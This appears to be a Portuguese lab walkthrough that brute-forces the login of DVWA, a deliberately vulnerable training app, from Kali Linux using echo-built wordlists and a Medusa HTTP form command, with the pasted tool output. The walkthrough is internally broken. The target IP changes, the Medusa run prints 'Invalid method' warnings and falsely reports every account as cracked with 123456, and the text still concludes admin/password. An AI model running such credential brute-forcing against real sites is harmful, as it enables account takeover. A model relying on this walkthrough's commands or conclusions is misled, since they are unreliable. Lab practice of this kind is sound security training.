

SISTEMAS QUE SERÃO UTILIZADOS

- Metasploitable
- Kali-Linux

com ambos dos sistemas abertos vamos acessar a pagina web

192.168.56.101/dvwa/login.php


Username

Password

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'

Próximo passo é abrir a barra de desenvolvedor e acessar a aba network utilizando a tecla F12



SITE DVWA

O MESMO ENVIA PEDIDOS DE LOGIN PARA UM SISTEMA BACKEND, CASO LOGIN ESTA ERRADO SERA RETORNADO LOGIN FAILED

Criando Wordlist para medusa

Iremos utilizar a mesma wordlist criada anteriormente:

UTILIZANDO ECHO

iremos utilizar o comando echo para criar arquivos txt tanto para usuarios, quanto para senhas

usuarios:

```
echo -e "user\nmsfadmin\nadmin\nroot" > users.txt
```

user
msfadmin
admin
root

ira criar os usuários citados acima automaticamente, pois são o que esta no comando

senhas:

```
echo -e "123456\npassword\nqwerty\nmsfadmin" > pass.txt
```

123456

password
qwerty
msfadmin

ira criar as senhas citados acima automaticamente, pois são o que esta no comando

Utilizando a medusa para combinar wordlists

```
(kali㉿kali)-[~]
$ medusa -h 192.168.56.102 -U users.txt -P pass.txt -M http \
-m PAGE:'/dvwa/login.php' \
-m FORM:'username^USER^%password^PASS^&Login=Login' \
-m 'FAIL=Login failed' -t 6
```

medusa -h (informar o ip ou hostname do alvo)

medusa -U (Arquivo que contem possíveis nomes de usuários)

medusa -P (Arquivo que contem possíveis senhas)

medusa -M (nome do modulo a ser executado .mod)

medusa -t (Total de tentativas de login para teste)

```
medusa -h 192.168.56.101 -U users.txt -P pass.txt -M http
-m PAGE:'/dvwa/login.php'
-m FORM:'username^USER^%password^PASS^&Login=Login'
-m 'FAIL=Login failed'-t 6
```

```
(root㉿kali)-[~/home/kali]
# medusa -h 192.168.56.101 -U users.txt -P pass.txt -M http \
-m PAGE:'/dvwa/login.php' \
-m FORM:'username^USER^%password^PASS^&Login=Login' \
-m 'FAIL=Login failed'-t 6
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
2025-11-06 22:12:35 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: 123456 (1 of 4 complete)
2025-11-06 22:12:35 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: user Password: 123456 [SUCCESS]
2025-11-06 22:12:35 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 1 complete) Password: 123456 (1 of 4 complete)
2025-11-06 22:12:35 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: msfadmin Password: 123456 [SUCCESS]
2025-11-06 22:12:35 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 2 complete) Password: 123456 (1 of 4 complete)
2025-11-06 22:12:35 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: admin Password: 123456 [SUCCESS]
2025-11-06 22:12:35 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (4 of 4, 3 complete) Password: 123456 (1 of 4 complete)
2025-11-06 22:12:35 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: root Password: 123456 [SUCCESS]
```

Senha encontrada em questão seria:

login: admin

senha: password

Welcome to Damn Vulnerable Web App!

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Damn Vulnerable Web Application (DVWA) v1.0.7

E ATRAVES DESSA SENHA CONSEGUIMOS ACESSAR O PAINEL DE CONTROLE DO SITE FORNECIDO